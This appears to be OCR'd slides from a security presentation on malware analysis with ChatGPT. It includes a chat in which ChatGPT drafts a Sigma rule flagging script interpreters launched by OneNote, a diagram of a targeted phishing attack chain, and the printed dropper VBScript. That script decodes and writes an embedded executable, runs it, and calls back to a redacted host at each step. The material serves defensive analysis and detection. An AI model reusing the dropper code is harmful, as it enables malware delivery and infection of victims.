


You

can you generate a sigma rule for that threat based on the splunk query?


ChatGPT

Certainly! Based on the Splunk query provided earlier for detecting malicious script executions with OneNote as a parent process, here's how you can structure a Sigma rule:



```yaml
title: Detection of Malicious Script Executions with OneNote as Parent
id: <unique-rule-id>
status: experimental
description: Detects potential execution of malicious scripts where Mic
references:
    - <Add any relevant references or notes here>
author: <Your Name>
date: <Today's Date>
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        ParentImage:
            - '*\\OneNote.exe'
        Image:
            - '*\\cmd.exe'
            - '*\\powershell.exe'
            - '*\\wscript.exe'
            - '*\\cscript.exe'
    condition: selection
falsepositives:
    - Legitimate administrative activities
    - Development or testing activities involving OneNote and script ex
level: high
```

Good basis for a sigma rule



Explanation:


- **Title**: Describes what the rule detects.
- **ID**: A unique identifier for the rule. You can use a UUID or a similar unique format.
- **Status**: 'experimental' indicates it's new or not broadly tested yet.
- **Description**: Summarizes the rule's purpose.
- **References**: Add links to relevant articles or reports.
- **Author and Date**: The creator of the rule and the date of creation.
- **Logsource**: Specifies the log source, in this case, Windows events, particularly those logged by Sysmon.
- **Detection**:
  - **Selection**: Defines the conditions to trigger the rule. It looks for events where OneNote is the parent process of script execution tools like cmd.exe, powershell.exe, etc.
  - **Condition**: The logical condition to meet for the rule to trigger, based on the selection criteria.
- **False Positives**: Potential legitimate scenarios that might trigger the rule.
- **Level**: Signifies the criticality or importance of the alert.

This rule should be adapted based on the specific environment and logging details. Testing and validation are crucial to ensure it's effective and to minimize false positives.

OK, LET'S SEE
MALWARE ANALYSIS BY CHATGPT
imgflip.com

Malware Analysis

Targeted Malware Attack as an Example



„<redacted>
.html“

E-Mail with attachment
(targeted)

VBScript
<redacted>.vbs

PowerShell
URL Callback
step=0

Image

- Decode
- Save
- Open

PowerShell
URL Callback
step=1

encoded
EXE

- Decode
- Save *<redacted>.exe*

PowerShell
URL Callback
step=2

decoded
EXE

- Sleep
- Execute

PowerShell
URL Callback
step=3


<redacted>.exe
Loader

- URL Callback
- Process Injection
- C2

Analysis of this two artifacts with ChatGPT

VBScript

Targeted Malware Attack as an Example



„<redacted> .html“

E-Mail with attachment (targeted)

VBScript <redacted>.vbs

PowerShell URL Callback *step=0*

Image

- Decode
- Save
- Open

PowerShell URL Callback *step=1*

encoded EXE

- Decode
- Save *<redacted>.exe*

PowerShell URL Callback *step=2*

decoded EXE


- Sleep
- Execute

PowerShell URL Callback *step=3*


<redacted>.exe *Loader*

- URL Callback
- Process Injection
- C2


VBScript



```
On Error Resume Next

Dim proc
Set proc = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
Set [redacted] = GetObject("winmgmts:\\.\root\cimv2:Win32_ProcessStartup")

Set objConfig = [redacted]SpawnInstance_
objConfig.ShowWindow = 12
Dim processID

img0 = "<trimmed base64-code JPEG-File>"

proc.create "powershell -command ""Invoke-WebRequest 'https://[redacted]update?step=0'""", null, objConfig, processID

img_bytes = decodeBase64(img0)

set oWS = CreateObject("wscript.shell")
imgpath = oWS.ExpandEnvironmentStrings("%TEMP%") & "[redacted].jpg"
writeBytes imgpath, img_bytes
set oExec = oWS.Exec("explorer.exe " & imgpath)

proc.create "powershell -command ""Invoke-WebRequest 'https://[redacted]update?step=1'""", null, objConfig, processID

img = "<trimmed base64-code MZ file [redacted].exe>"

img_bytes = decodeBase64(img)

path = writeBytes2("\[redacted].exe", img_bytes)
proc.create "powershell -command ""Invoke-WebRequest 'https://[redacted]update?step=2'""", null, objConfig, processID
WScript.Sleep 5000
proc.create path, null, objConfig, processID
proc.create "powershell -command ""Invoke-WebRequest 'https://[redacted]update?step=3'""", null, objConfig, processID

```



```
private function decodeBase64(base64)
  dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
end function

Function IsWriteAccessibleOld(sFilePath)
  Dim oFso, oFile
  Set oFso = CreateObject("Scripting.FileSystemObject")
  Set oFile = oFso.OpenTextFile(sFilePath, 2, True)
  If Err.Number <> 0 Then
    IsWriteAccessible = True
  Else
    IsWriteAccessible = False
  End If
  oFile.close
End Function

Function IsWriteAccessible(sDirPath)
    Const ForReading = 1, ForWriting = 2, ForAppending = 8

    IsWriteAccessible = False

    Dim oFso : Set oFso = CreateObject("Scripting.FileSystemObject")

    On Error Resume Next

    Dim nErr : nErr = 0
    Dim sDesc : sDesc = ""
    Dim oFile : Set oFile = oFso.CreateTextFile(sDirPath & "\a.tmp", True)
    If Err.Number = 0 Then
        oFile.Close
        oFso.DeleteFile sDirPath & "\a.tmp"
        If Err Then
            nErr = Err.Number
            sDesc = Err.Description
        Else
            IsWriteAccessible = True
        End if
    Else
        Select Case Err.Number
            Case 70
                ' Permission denied because:
                ' - file is open by another process
                ' - read-only bit is set on file, *or*
                ' - NTFS Access Control List settings (ACLs) on file
                '   prevents access

            Case Else
                ' 52 - Bad file name or number
                ' 53 - File not found
                ' 76 - Path not found

                nErr = Err.Number
                sDesc = Err.Description
        End Select
    End If

    'Set oFile = Nothing
    'Set oFso = Nothing

    On Error GoTo 0

    If nErr Then
        Err.Raise nErr, , sDesc
    End If
End Function
```

